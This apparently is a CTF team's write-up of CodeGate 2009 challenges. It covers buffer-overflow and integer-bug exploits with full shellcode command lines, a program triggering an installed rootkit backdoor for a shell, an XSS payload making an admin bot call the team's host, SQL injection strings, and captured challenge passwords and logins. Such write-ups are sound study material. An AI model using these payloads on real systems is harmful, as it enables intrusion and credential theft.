CodeGate 2009 Report

Team CLGT: _mikado_ co`i lamer leila
lukas mybb NeoZ ntdt rd_ skz0
superkhung thaidn vnoss

12th March 2009

Contents

1 Challenge 1

This is an easy one. The `beistcon1` binary first does `xor` the `argv[1]` with 0x42 using `memfrob` then points the return address of `main` to `argv[1]`. Hence, when the program return from `main`, codes at `argv[1]` will be executed.

1.1 Analysis

The `beistcon1`'s pseudo source code as the following

```
int main(int argc, char **argv)
{
    int len;
    void *retaddr;
    len = 0;
    if (!argv[1])
    {
        puts("argv[1] is null");
        exit(1);
    }
    if ( len > 23 )
        exit(1);
    len = strlen(argv[1]);
    memfrob(argv[1], len);
    retaddr = (char *)&retaddr + 0x0C; // return address;
    printf("argv[1] = %s \n size = %d\n", argv[1], len);
    *(int *)retaddr = argv[1];
}
```

1.2 Exploit

Just run `./beistcon1 <shellcode^0x42>`

```
$ ./beistcon1 ‘perl -e ’print "\x19\xe3\xa9\xc3\xdf\xf3\xc4\xf3\x5e\xe\xde\x71\xa
b\x59\x39\x4b\x97\xbd\xed\xa9\xc1\xd6\xc8\xde\x21\x9c\xe5\x74\x19\xf1\xd5\xc0\x28
\x1e\x5a\x85\x64\xe4\xd5\xed\x23\xb8\xdf\x84\x25\x1e\x5e\xbf\xa3\x9f\xbd\xed\x4b\
xb8\xdf\x84\x25\xb8\xce\x85\x4b\xc0\xee\x64\xaa\x5a\x3d\xed\x2a"’‘
argv[1] = 3ÉéõÙíÙt$ô[...lots of unprintable characters...
 size = 69
$ id
uid=1002(beistcon1) gid=1002(beistcon1) egid=1003(beistcon1_1) groups=1002(beistc
on1)
$ cat .passwd
sdfjwejipjlwngel
```

2 Challenge 2

2.1 Analysis

- The binary unzips a zipped input file containing `hackme.txt`
- Check if byte number 7 of zip file is 7
- Check if the password of zip file is `*-_-*-_-*`
- Call the uncompressed buffer

2.2 Exploit

- Create a file `hackme.txt` containing the shellcode, preferably ASCII-encoded.
- Zip `hackme.txt` using PKZip with compress mode speed (by using this mode we will have value 07 at byte 7th in the zip file's header)
- Zip password must be: `*-_-*-_-*`

3 Challenge 3

This challenge contains an integer overflow.

3.1 Analysis

The binary `sandwich` is a dynamically linked executable. It takes command line arguments in this format:

```
sandwich <string> -s <int> -n <int>
```

and produces the substring starting from `s`, with length `n`.

3.1.1 String length

The first argument must have less than 128 characters.

3.1.2 Substring length

The substring length $(s + n)$ must be less than or equal to the string length.

3.1.3 String copy

The substring is copied into a local variable in main before being written to the screen. From this character to the saved frame pointer is 0x9C byte long.

3.2 Vulnerability

The binary uses `atoi` to parse `s`, and `n`. This function may return negative numbers if the input starts with `-`. So if `s` is negative, and `n` is a positive, the sum of $s + n$ may be less than the length of the input string.

3.3 Exploit

So, in order for us to overflow `main`'s stack frame, we need to copy more than 0x9C bytes with the following constraints:

- Input string must be less than 128 byte
- `s` could be negative
- $s + n$ less than the input string's length

If we pick a string of 120 bytes, set `s` to -120, and `n` to 160, we are going to copy 160 bytes starting from 120 bytes before the input string. So, the last 40 bytes copied into the local variable come from the first 40 bytes of the input string. These 40 bytes could control the value of saved ECX (and other registers) in the stack.

Right before `main` returns, the stack pointer is set to the value of $ECX - 4$. Since we can control ECX, we can control where the stack pointer points to, and therefore control the content of the stack.

Our tactic now is to let `main` return to `system` and execute our command.

First, we need to prepare our stack with 12 bytes.

```
export STACK=aaaaBBBBaaaa
```

And we need to set our command.

```
export CMD=./script
```

Then, we plug in the addresses of `system` function and `CMD` environment variable.

```
export STACK=<system>BBBB<CMD>
```

Finally, our input string is just a repeat of the address of `STACK` plus 4.

4 Challenge 4

The binary `hotdog` has a buffer overflow bug inside `cpy` function in which saved frame pointer (EBP) of `cpy` can be overwritten. By modifying frame pointer EBP, we can control the `dest` and `src` argument of `memcpy` which is called later in `main`.

4.1 Analysis

4.1.1 `main` function

```
.text:080484AF lea ecx, [esp+argc]
...
.text:080484C0 mov [ebp-1Ch], ecx
...
.text:080484F3 mov edx, [ebp-1Ch] ; argc
.text:080484F6 mov eax, [edx+4]
.text:080484F9 add eax, 4
.text:080484FC mov eax, [eax] ; argv[1]
.text:080484FE mov [esp+30h+var_30], eax
.text:08048501 call cpy
```

```
or cpy(*(char **)(*((char *)&argc + 4) + 4));
or cpy(argv[1]);
```

```
.text:08048506 mov edx, [ebp-1Ch] ; argc
.text:08048509 mov eax, [edx+4] ;
.text:0804850C add eax, 8 ;
.text:0804850F mov eax, [eax] ; argv[2]
.text:08048511 mov [esp+30h+var_28], 10h ; len
.text:08048519 mov [esp+30h+var_2C], eax ; src argv[2]
.text:0804851D lea eax, [ebp-14h]
.text:08048520 mov [esp+30h+var_30], eax ; dst
.text:08048523 call _memcpy
```

```
or memcpy(buf, *(char **)(*((char *)[ebp-1Ch] + 4) + 8), 0x10);
or memcpy(buf, argv[2], 16);
```

4.1.2 Pseudo code of `cpy` function

```
void cpy(char *s)
{
    int len;
    char buf[128];
    ...
    len = strlen(a1);
    if ( len > 140 )
        len = 140;
    memcpy(buf, s, len);
}
```

4.2 Vulnerability

There is a buffer overflow bug at the `memcpy(buf, s, len)`. Maximum 12 bytes can be overwritten after `buf`. Based on the memory layout, we can overwrite the saved frame pointer of `cpy` in the stack.

By overwriting saved frame pointer EBP, after the program return from `cpy`, we can control the value of EBP inside `main` function. Subsequently, we can control the `dest` and `src` argument of `memcpy` which is called later in `main`.

```
.text:08048506 mov edx, [ebp-1Ch]
.text:08048509 mov eax, [edx+4]
.text:0804850C add eax, 8
.text:0804850F mov eax, [eax]
.text:08048511 mov [esp+30h+var_28], 10h ; len
.text:08048519 mov [esp+30h+var_2C], eax ; src
.text:0804851D lea eax, [ebp-14h] ; dest
.text:08048520 mov [esp+30h+var_30], eax
.text:08048523 call _memcpy
```

4.3 Exploit

The hard part of exploiting this bug is that even though we can control `dest` and `src` of `memcpy` via EBP, in order to change the execution flow of the program to our own shellcode, we have to find a suitable value for `ebp` which satisfies the following conditions:

1. `src`
   (a) `*(char **)(*((char *)[ebp-0x1C] + 4) + 8)` (`src`) should points to a place containning an address which will be executed after `memcpy` return (for example the address points to our shell code).
   (b) in order to get (a), the value at $EBP - 0x1C$ should point to a location which is either controllable or has a proper value to satisfy (a).
2. `dest`
   (a) $EBP - 0x14$ should point to a location which allows us to overwrite something useful on the stack to change the program execution flow (such as saved return address) within 16 bytes range.

By inspecting the memory layout, we found that we can overwrite the saved return address of `memcpy`. If we set EBP = (location of saved return address + 0x14), then $EBP - 0x1C$ points back to our controllable input and $EBP - 0x14$ points to the saved return address.

At the location $EBP - 0x1C$, we can set the value to the address of `argc`, then:

- `src` pointer of memcpy will be `argv[2]`
- `dest` pointer ($EBP - 0x14$) points to the `memcpy`'s saved return address

So the `memcpy` at `.text:08048523` will become `memcpy(memcpy's saved return address, argv[2], 16)`. We can execute our own code when the program returns from `memcpy`.

We build the input for `hotdog` as the following

`argv[1]` = [132 bytes shell code + padding][argc's address][memcpy()'s retaddr + 0x14]

`argv[2]` = [address of our shellcode]

```
beistcon@codegate9:/tmp/.sasa2$ ./hotdog ‘perl -e ’print "A"x12 . "\x29\xc9\x83\x
e9\xf5\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xa5\xcb\x95\x40\x83\xeb\xfc\xe2\xf
4\xcf\xc0\xcd\xd9\xf7\xad\xfd\x6d\xc6\x42\x72\x28\x8a\xb8\xfd\x40\xcd\xe4\xf7\x29
\xcb\x42\x76\x12\x4d\xc3\x95\x40\xa5\xe4\xf7\x29\xcb\xe4\xe6\x28\xa5\x9c\xc6\xc9\
x44\x06\x15\x40" . "A"x52 . "\xb0\xf7\xff\xbf" . "\x80\xf7"’‘ ‘perl -e ’print "\x
ec\xf6\xff\xbf" . "BBBBCCCCDDDD"’‘
$ id
uid=1002(beistcon) gid=1002(beistcon) euid=1003(hotdog) groups=1002(beistcon)
$ cd /home/hotdog
$ cat .password
CCCodegAte!!
$
```

5 Challenge 5

This challenge contains an integer vulnerability.

5.1 Analysis

The binary `hamburger` is a dynamically linked executable. It takes command line arguments in this format:

```
./hamburger string offset value
```

and replaces the string's character at `offset` with the new `value`. The restriction is the first argument must have less than 0x8000 characters.

The binary uses `atoi` to parse the second and third argument. Only two bytes of the result of parsing the second argument is used as offset. All four bytes of the result of parsing the third argument is used as value.

Then the first argument is copied into a local variable. Let's call it `BUF`. The binary writes value into

`[BUF + offset]`, and finally prints `BUF` to `stdout`.

5.2 Vulnerability

As stated above, the binary uses `atoi` to parse the second argument. This function returns a signed integer. In other words, it may return negative number if the input starts with `-`.

So if we supply a negative `offset`, the binary will try to write a 4 bytes value to an arbitrary address outside the buffer `BUF`. That means we've achieved a 4-bytes-write-anything-anywhere primitive!

5.3 Exploit

It's easy to exploit this vulnerability. First off, we calculate $offset = X - BUF$, where X is the value of register ESP at the time the binary just enters `cpy` function. In other words, `[BUF + offset]` will be the return address of `cpy`. Based on our analysis, we set $offset = -31$.

Then the third argument will become the new return address. If we look at the stack just before `cpy` returns, we'll see that it looks like this: `[RIP][BUF]`. May we remind you that `BUF` points to a buffer containing our first argument. That means if we put shellcode into the first argument, and set the third argument to the address of a RET instruction, we will achieve a ret2ret[1] and our shellcode will be executed.

The final input is something like this

```
./hamburger SHELLCODE -31 ADDRESS_OF_RET
```

6 Challenge 6

A Loadable Kernel Module backdoor `chpie_rootkit` is installed on the system. `chpie_rootkit` is a simple LKM rootkit which hooks the `SYSENTER` and interrupt service routines for Invalid Opcode Exception (INT 6). It will set uid, euid, fsuid, gid, egid, fsgid of a process to 1004 if the same process call `SYSTENTER` with system call number 136 (__NR_personality) and then cause an invalid opcode exception.

[1] http://events.ccc.de/congress/2005/fahrplan/attachments/539-Paper_AdvancedBufferOverflowMethods.pdf

6.1 Analysis

6.1.1 init_module

```
.text:08000210 public init_module
...
.text:0800021C mov eax, MSR_IA32_SYSENTER_EIP
.text:08000221 lea edx, [ebp+var_4]
.text:08000224 call dword ptr pv_cpu_ops.read_msr
.text:0800022A mov ds:sysenter_eip, eax
.text:0800022F sti
.text:08000230 mov ecx, 1
.text:08000235 xor edx, edx
.text:08000237 mov eax, offset loading_helper
.text:0800023C call on_each_cpu
.text:08000241 mov edx, offset bad_naked_entry
.text:08000246 mov eax, 6
.text:0800024B call insert_idt_handler
.text:08000250 mov ds:old_invalid_opcode_handler, eax
```

Pseudo C code of `init_module`

```
int init_module()
{
    int err;
    mcount();
/*
Save the old sysenter to sysenter_eip by reading SYSENTER_EIP_MSR
(0x176). This MSR contains the address which processor will jump
to when the SYSENTER instruction is executed.
*/
    sysenter_eip = pv_cpu_ops.read_msr(MSR_IA32_SYSENTER_EIP, &err);
// call the loading_helper() function on all processors
    on_each_cpu(loading_helper, 1, 0);
/*
Call insert_idt_handler() to hook INT 6 service routine (Invalid
Opcode Exception handler). The old handler is stored in
old_invalid_opcode_handler
*/
    old_invalid_opcode_handler = insert_idt_handler(6, bad_naked_entry);
    return 0;
}
```

6.1.2 loading_helper

```
.text:080001A0 loading_helper proc near
.text:080001A0 push ebp
.text:080001A1 mov ebp, esp
.text:080001A3 call mcount
.text:080001A8 mov eax, MSR_IA32_SYSENTER_EIP
.text:080001AD mov edx, offset naked_entry
.text:080001B2 xor ecx, ecx
.text:080001B4 call dword ptr pv_cpu_ops.write_msr
.text:080001BA pop ebp
.text:080001BB retn
.text:080001BB loading_helper endp
```

This function calls `pv_cpu_ops.write_msr` to set `MSR_IA32_SYSENTER_EIP` to the address of `naked_entry` as the new handler for `SYSENTER`.

6.1.3 `insert_idt_handler`

```
.text:0800012C sidt fword ptr [ebp+descriptor_table.limit]
.text:08000130 shl eax, 3
.text:08000133 add eax, [ebp+descriptor_table.base]
.text:08000136 movzx ebx, word ptr [eax+6]
.text:0800013A movzx ecx, word ptr [eax]
.text:0800013D shl ebx, 10h
.text:08000140 or ebx, ecx
.text:08000142 cli
.text:08000143 mov [eax], dx
.text:08000146 shr edx, 10h
.text:08000149 mov [eax+6], dx
```

Above code replaces the ISR (Interrupt Service Routine) of Invalid Opcode Exception (INT 6) with the address of `bad_naked_entry`.

6.1.4 `naked_entry` (`SYSENTER` handler)

```
.text:08000040 cmp eax, 88h
.text:08000045 jnz short skip
.text:08000047 mov ebx, ds:handler_entry_point
.text:0800004D call ebx ; handler_stage_2
...
skip:
...
.text:08000057 jmp ds:sysenter_eip
```

Check for system call number 0x88 (`__NR_personality` 136), then call `handler_stage_2`.

6.1.5 `handler_stage_2`

```
.text:08000000 handler_stage_2 proc near
.text:08000000
.text:08000000 push ebp
.text:08000001 mov ebp, esp
.text:08000003 call mcount
.text:08000008 mov eax, fs:per_cpu__current_task
.text:0800000E mov eax, [eax+1F0h]
.text:08000014 pop ebp
.text:08000015 mov ds:last_pid_checked_in, eax
.text:0800001A retn
.text:0800001A handler_stage_2 endp
```

Store the process ID to `last_pid_checked_in`.

6.1.6 `bad_naked_entry` (INT 6 handler)

```
.text:080000C8 bad_naked_entry:
.text:080000C8 pushf
.text:080000C9 pusha
...
.text:080000E0 mov ebx, ds:bad_handler_entry_point
.text:080000E6 call ebx ; bad_handler
...
.text:080000EE popa
.text:080000EF popf
.text:080000F0 jmp ds:old_invalid_opcode_handler
```

```
.text:08000060 bad_handler proc near
...
.text:08000068 mov edx, fs:per_cpu__current_task
.text:0800006F mov eax, [edx+1F0h]
.text:08000075 cmp eax, ds:last_pid_checked_in
.text:0800007B jz short loc_8000080
.text:0800007D pop ebp
.text:0800007E retn
.text:08000080 loc_8000080: ; CODE XREF: bad_handler+1B j
.text:08000080 mov dword ptr [edx+2DCh], 3ECh
.text:0800008A mov dword ptr [edx+2CCh], 3ECh
.text:08000094 mov dword ptr [edx+2D0h], 3ECh
.text:0800009E mov dword ptr [edx+2D4h], 3ECh
.text:080000A8 mov dword ptr [edx+2C0h], 3ECh
.text:080000B2 mov dword ptr [edx+2C4h], 3ECh
.text:080000BC pop ebp
.text:080000BD retn
.text:080000BD bad_handler endp
```

When Invalid Opcode Exception happens, `bad_naked_entry` will call `bad_handler`. This function checks whether the PID of the current process is the same as the PID of the most recent process which calls `SYSENTER` with system call number 136 or not. If yes, then uid, euid, fsuid, gid, egid, fsgid of the process is set to 1004.

```
int bad_handler()
{
    mcount();
    if ( current_task->pid == last_pid_checked_in )
    {
        current_task->fsuid = 1004;
        current_task->fsgid = 1004;
        current_task->gid = 1004;
        current_task->egid = 1004;
        current_task->uid = 1004;
        current_task->euid = 1004;
    }
}
```

6.2 Exploit

Listing 1: sol6.c

```
1  #include <signal.h>
2  void handler(int signum)
3  {
4      system("/bin/sh");
5      exit(0);
6  }
7
8  int main() {
9      signal (SIGILL, handler);
10
11         __asm__(
12                 "movl $0x88, %eax    \n"
13                 "call *%gs:0x10      \n"
14                 "ud2                 \n"
15         );
16 }
```

```
$ ./sol6
$ id
uid=1004(earth) gid=1004(earth) groups=1002(beistcon)
$ cd /home/earth
$ cat .password
ij30pa@%^#fgPyfe
```

7 Challenge 7

This challange has many interesting protection techniques.

7.1 Analysis

The binary `fus` is statically linked with debuging symbols.

7.1.1 Entry point

The entry point is `main`. But with a twist.

7.1.2 Constructor

Here is the twist. The program has one constructor defined. So before `main` is called, this constructor is called first. The constructor is `start`.

7.1.3 Setting protection on the stack

In `start`, `mprotect` is called. This function sets the pages for 0x15000 bytes starting from 0xBFFEB000 to be writable, readable, and executable.

7.1.4 Pseudo-PaX in userland

After `mprotect` is `do_ldt`. This function is similar to what Andrew described in Pseudo PaX in Userland[2]. It enforces non-executable stack.

7.1.5 Address randomization

Then `rebuild_with_randomize` is called. This function prepares a random memory range to be used as the stack. Right after `rebuild_with_randomize` we have the stack pointer set to the value returned by `mmap` in `rebuild_with_randomize`.

7.1.6 Wrapping main, wiping out the old stack

The constructor returns into `main_wrapper` directly by setting EDX to `main_wrapper`, pushing it to the stack, and returning. What `main_wrapper` does is zeroing out 0x15000 bytes starting from 0xBFFEB000. This means the command line arguments, and environment variables above that address are all zeroed. Then `main` is called, and right after that is `exit`.

7.1.7 Function `main`

The function `main` is simple. It calls `scanf` to read a string from the `stdin` to a local variable. This local variable is 0x14 bytes long.

7.2 Vulnerability

The function `scanf` does not check for input's length. Therefore, we can overflow `main`'s stack frame.

7.3 Exploit

First of all, since the stack is not executable, we cannot dump our shellcode in the original stack. We could dump our shellcode in the new stack, but due to the address randomization above, we cannot locate the address of our shellcode.

Secondly, the original stack is wiped out, so in order to use it, we have to insert junk bytes to fill 0x15000 bytes of this stack, and hope that some controllable environment variable is below 0xBFFEB000. We can do `export JUNK=‘python -c ’print ‘‘a’’ * 0x15000’‘` to fill this gap and then we stash our shellcode with `export EGG=...`.

Since we can't execute code on the original stack, and we can't locate the new stack, we have to copy the shellcode to somewhere. We pick the heap. Reading the memory map of the binary (`cat /proc/<pid>/maps`) shows us where the heap starts.

In order for us to copy the shellcode currently in the original stack to the heap, we are going to use `strcpy`.

This function is located at 0x0806EC20. However, 0x20 is a space and therefore cannot be used in `scanf`, so we need to pick another address, 0x0806EC1F. This address contains a NOP instruction that perfectly leads us to `strcpy`.

Our tactic is to return to `strcpy` so that it will copy the shellcode into the heap, and then returning into that shellcode in the heap.

[2] http://felinemenace.org/~andrewg/Pseudo-PaX-in-userland/

Before we can use `strcpy`, we need to pick an address in the heap that does not contain any characters that `scanf` treats specially. We pick 0x080E5050.

Finally, our exploit string is simply 0x14 bytes to fill the local variable, 4 bytes to fill saved frame pointer, the address of `strcpy`, the address of the heap, the same address of the heap, and the address of our shellcode in the original stack.

8 Challenge 8

8.1 Vunerability

XEcryption


8.2 Exploit

- XEcryption does not contain alphabet characters, and the hint is A=1, B=2 so we must replace alphabet characters with numbers.
- `nc 114.203.84.241 51215 | tr [a-i] [1-9] | tr j 0`
- We used a common web-based XEdecrypt from http://www.tsosmud.org/XECrypt.php and got the plain text: ladies and gentlemen. welcome to codegate 2009. it's like practice. i can't wait to see you about next level. ip : 114.203.84.235 id : osiriscon pw : hitebeer!!!!!
- Ssh to 114.203.84.235 with id: osiriscon and passwd : hitebeer!!!!!
- After cracking md5 hash and correctly entering it in, we have a shell with id `sun`.
- `cat /home/sun/.passwd`
- We got the correct password for problem 8.

9 Challenge 9

We spent a lot of time on this challenge. We ran virtually all steganography tools on it but found nothing.

When the hint was out, we googled and found the link http://math88.com.ne.kr/crypto/picture/matahari-cipher.jpg. But in that link, the image quality is so bad, we were barely able to recognize the mapping. So we got the first decoded text like this picture.



After we got a clearer picture from the organizer, we corrected the text as: `welcometocodegatenextpasswordis#mahatariweneverforgotaboutyou#` And there goes our password.

10 Challenge 10

We did not solve this challenge within the time limit. So, what is discussed here may not be the correct solution.

10.1 Analysis

The binary `lotto` uses `newseed` to initialize the Pseudo Random Number Generator (PRNG). Then it repeatedly calls `rand` to generate random numbers and checks with the input numbers. If all eight input numbers match, the PRNG is re-seeded and the process repeats until either we run out of money, or we hit the time limit, or we win.

10.1.1 `newseed`

This function basically wraps up `srand`. It first reads 4 bytes from `/dev/urandom` and feeds this integer to `srand`. Then it takes the least significant byte of that seed, and calls `rand` that many times.

10.1.2 `checks`

This function uses bubble sort algorithm to sort two integer arrays. The boolean returned value is set if all elements in each array match with the other.

10.2 About `rand`

LibC's `rand` does a simple job of adding two integers, shifting the result one bit to the right, bitwise anding with the mask 0x7FFFFFFF, and returning this value. The two integers are taken from `rand`'s internal integer table. They are updated each time `rand` is called.

This table has 31 elements. The two integers that `rand` uses are the front and the rear integers. The front is always 3 element further than the rear. They

are cyclically advanced one each time `rand` is called. Initially, rear is at the 0th element, and front is at the 3rd element.

So, what `rand` does could be described succintly by this pseudo C code.

```
val = table[front] + table[rear];
table[front] = val;
front = (front + 1) % 31;
rear = (rear + 1) % 31;
return (val >> 1) & 0x7FFFFFFF;
```

As long as we know the value of `table[front]` and `table[rear]`, we can predict the next value that `rand` gives.

The problem is we cannot access to this information. But we can access the value that `rand` gives, which is the sum of front and rear elements, shifted 1 to the right. Assuming front is at the 3rd element, and rear is at the 0th element, and the internal table has only 8 elements, the table below illustrates this with fictituous values. The values inside brackets are the return values.

table	**[0]**	**[1]**	**[2]**	**[3]**	**[4]**	**[4]**	**[6]**	**[7]**
initial	1	2	3	4	5	6	7	8
1st call (2)	1	2	3	**5**	5	6	7	8
2nd call (3)	1	2	3	5	**7**	6	7	8
3rd call (4)	1	2	3	5	7	**9**	7	8
4th call (6)	1	2	3	5	7	9	**12**	8
5th call (7)	1	2	3	5	7	9	12	**15**
6th call (5)	**10**	2	3	5	7	9	12	15
7th call (7)	10	**14**	3	5	7	9	12	15
8th call (9)	10	14	**18**	5	7	9	12	15
9th call (7)	10	14	18	**15**	7	9	12	15

If we kept track of another table (let us call it `ours`) whose elements are the returned values of `rand`, we would have the table below after the 8th calls.

2	3	4	6	7	5	7	9

Now, the interesting observation here is the value of the ninth call is the sum of the zeroth and the fifth elements in our own table. Why?

Let `table[front]` be a, `table[rear]` be b. The updated value of a is $a+b$ and what we keep track of is $a \gg 1$. After 8 calls, both the front and rear cycle back to their initial positions, and all elements in both tables are updated, one with the sum, and one with the sum shifted to the right 1 bit. The next call to `rand` gives $(a+b) \gg 1$. If we take the sum of corresponding elements in `ours`, we have $ours[front] + ours[rear] = (a \gg 1) + (b \gg 1)$. This is actually a pretty good approximation to $(a+b) \gg 1$. Only when both a and b are odd values, the approximation differs by one. The chance of that happening is 25%, or in other words the approximation gives correct values 75% of time.

10.3 Exploit

This binary prints out the random numbers, which is derived from `rand`, following the equation $(rand() \,\&\, 0x3F) + 1$. By taking these values, minus 1, we can fill in our table with 6 least significant bits produced by `rand`. Since we are given 15 dollars initially, we can have maximum of 14 wrong guesses. Each

round gives us 8 values from `rand` hence after 4 rounds we will be able to completely fill our table. With that table, we can predict the next 6 least significant bits that `rand` returns at 75% accuracy.

In summary, our strategy is:

1. fill our table in the first 4 rounds
2. predict the next value
3. add 1 to that value for 25% of time
4. repeat step 2 until we get 8 values
5. use them
6. if we lose this round, update our table with the correct values, and try again
7. if we win this round, repeat step 1

Keep repeating the whole process until we win overall.

11 Challenge 11

Basically, we identified the sequence as brilliant sequence.

$166493 = 331 \times 503$
$93623 = 251 \times 373$
$50183 = 181 \times 277$
$15251 = 101 \times 151$
$551 = 19 \times 29$

And especially, $240000 = 400 \times 600$, which is our picture size. So we tried to sequentially resize the picture to 331x503, 251x373, etc. and 19x29. And here is what we got.

If you are not color blind like us, you probably can see it clearly says `I am Your No.1 Fan!` But we weren't so lucky, so we had to play with upper and lower cases.

12 Challenge 12

This challenge is cool. It consists of two parts. The first part involves de-obfuscate some obfuscated Javascript. The second part is to exploit a null byte injection vulnerability in PHP.

12.1 De-obfuscate obfuscated Javascript

The JavaScript uses a series of character `I` to replace each alphabet character. The trick to de-obfuscate this JavaScript is to start by replacing the longest series of `I` by character `z`, then replacing the second longest series of `I` by `y`, and so on.

The final result script was very clear. We could see the real HTML form if we could bypass these two checks:

- It checked to see if we had a cookie named `oldzombie`. Firebug and Firecookie would probably help.
- It checked if the URL contained `mode=1`. This was easy to bypass by appending `?mode=1` to the current URL. Then it showed a HTML form, asked us to register a username and password. The problem was we could not register an account with username `admin` which was the only username that allowed us to login.

12.2 PHP Null Byte Vulnerability

It has been known for years that PHP is vulnerable to null byte vulnerability[3]. Although we could not register an `admin` account, we could register an `admin%00` account. In the login script, PHP would return true when comparing two strings `admin` and `admin\x00`. That means we win.

13 Challenge 13

There is an XSS vulnerability in the challenge, and we were successful in running some JavaScript code. But that took us no where, because the code is run on our own machine. Later in the game, we were hinted that a bot regularly visited this guest book therefore we needed to make it talk back to us.

13.1 Vulnerability

The `id` and `val` fields are vulnerable to HTML injection. However, `id` is limited to 7 characters so it is of little use. We focus on `val`.

This field is filtered using black list approach. Moreover, the word `IMG` is not black listed but blanked out. Therefore, in order to inject an `IMG`, one could try `IMIMGG`.

13.2 Exploit

We monitored our web server's access log, and placed this value into the `val` field:

```
<IMIMGG src='http://tools.4vn.org/cookie.log'>
```

Then only seconds later, we saw a HTTP request to our web server. The `Referer` header of this HTTP request was `http://114.203.84.231/w2_c0dE__/admin_z0mbi2.php`. Accessing that script, we found that it set a cookie `Admin_Co0kie` whose values

[3] http://ha.ckers.org/blog/20060914/php-vulnerable-to-null-byte-injection/

was `admin/123qwe`. With that cookie, when coming back to the main page of the challenge, we got the password `Il0VeHamSteR :~~`.

14 Challenge 14

This challenge is easy enough. The source code is given, and it checks for a cookie named `REMOTE_ADDR`. Then, the cookie's value is passed through three string replace operations. The first removes all `12`, the second replaces all `7.`, and the third replaces all `0.`. If the final result is `127.0.0.1`, we have the password.

Therefore, if we set that cookie value to `112277..00..00..1`, we have `Congratulation! Password is ohno~caution!zombies!ahead!!!`

15 Challenge 16

This challenge is fun. It has been 3 years since the last time we exploited a MySQL injection vulnerability. Although we had the source code, it actually took us a quite a while with the help of MySQL Injection Cheatsheet[4].

15.1 Vulnerability

- Source code disclosure: index.php.bak
- SQL injection in `$go` variable `$result=@mysql_query("select lv from web01 where lv=($go)") or die("nice try!");`

15.2 Exploit

15.2.1 Source code disclosure

`wget http://114.203.84.231/0002222_WeB02_222000/index.php.bak` to get source code

15.2.2 SQL Injection

Required a little bit more work.

In order to be authenticated, we must fix `$go` so that the following query returns 2: `$result=@mysql_query("select lv from web01 where lv=($go)") or die("nice try!")`.

Since we didn't know what were in table `web01`, the easiest way to do was to let the first query `select lv from web01 where lv=($go)` return nothing, and then unioned that with a simple `select 2;` query. In other words, our query should be something similar to: `select lv from web01 where lv=(-1) union select 2`.

That means we should submit `$go=-1) union select (2`.

But there were many filters that limited what we could use in `$go`.

- `2` is forbidden so we replaced `2` with `char(51-1)` (`char(50)` won't work since 50 is forbidden too)

[4] http://www.justinshattuck.com/2007/01/18/mysql-injection-cheat-sheet/

- ␣ is forbidden so we replaced it with `/**/`

Then the final version of `$go` was `-1)/**/union/**/select/**/(char(51-1)`.

You can see the password by accessing this url (you may have to retry several times):

`http://114.203.84.231/0002222_WeB02_222000/index.php?val=-1)/**/union/**/select/**/(char(51-1)`

16 Challenge 17

16.1 Vunerability

Numeric SQL Injection in `answer` post data.

16.2 Exploit

- The post variable `answer` only allows numbers from 0 to 9 and some special chars \, /, *, | and it must contain the correct answer `10101000000111001010111111`.
- So, this must be a numeric SQL injection. By putting `||1;` at the end of `answer` string, we will have all information from the table and get the correct password for problem 17 in a post from `Admin`.

17 Challenge 18

This challenge is very interesting. There were only two teams who nailed it, and, unfortunately, we were not one of them. We were very close, just minutes away, from the final solution, but could not manage to solve it before the contest ended. Anyway, we're writing this writeup because we like it.

This is a cryptography challenge. The objective is to decrypt the communication between a server and a client, which play a protocol involving RSA digital signature algorithm[5], Diffie-Hellman Key Agreement Protocol[6], and AES block cipher[7].

17.1 The Protocol

As we said in the introduction, there's a client and server (in the challenge, they are port 9328 and 9000, respectively) who talk to each other using a protocol. The interesting part is they don't talk directly, but through a middle man who is, you guessed it, us.

The first thing we want to do is to understand the protocol, so in the beginning, we just pipe the data back and forth between the client and the server. As far as we know, the protocol includes four steps that consisting of seven numbers and two messages:

[5] ftp://ftp.rsasecurity.com/pub/pkcs/pkcs-1/pkcs-1v2-1.pdf
[6] http://www.ietf.org/rfc/rfc2631.txt
[7] http://csrc.nist.gov/publications/fips/fips197/fips-197.pdf

17.1.1 Step 1 – client sends his RSA public-key (e & n) to server

The client starts the protocol by sending two numbers to the server. At first, to be honest, we thought the first ten bytes number, which is a prime, is p in the DH protocol. After a very long try-and-error process, we concluded that this prime is in fact e in the client's RSA public-key. If it is e, then the second number, which is 38 bytes, should be n. We confirmed this theory in step 3.

These two numbers are the only static numbers of the protocol, which makes sense since they are client's RSA public-key. All other numbers are somewhat random at first sight.

17.1.2 Step 2 – server sends DH's g, p, and $A = g^x \pmod p$ to client

After receiving two numbers from the client in step 1, the server sends back three numbers. This step is where we were stuck. We knew that these 3 numbers are DH's parameters but didn't know which was which. The very reason is none of them was a prime! At first we thought they were encrypted by client's RSA public-key, so we tried to decrypt them, but still no prime appeared. Then somebody in `#codegate` suggested us looking at the value of each number. And until then, after wasting hours trying other theories, we recognized the obvious.

The second number was always greater than two other numbers. As g and A are both less than p, so we guessed the second number must be p. Of the two remained numbers, to know which was g and which was A, we tried to change them, and analyzed what we saw in the next step. Base on our analysis, which makes sense when you see what happened in step 3, we concluded that the first number is g, and the third number is A respectively.

To recap, in this step, the server sends DH's g, p, and A in that order to the client.

17.1.3 Step 3 – client sends $B = g^y \pmod p$ and B's RSA signature to server

After receiving three numbers from the server in step 2, the client sends back two numbers. At first, we didn't know the role of each number. Once again after a very long try-and-error process, we saw they are related to each other. The second number is RSA signature of the first number which is signed by using the client's public-key seen in the first step.

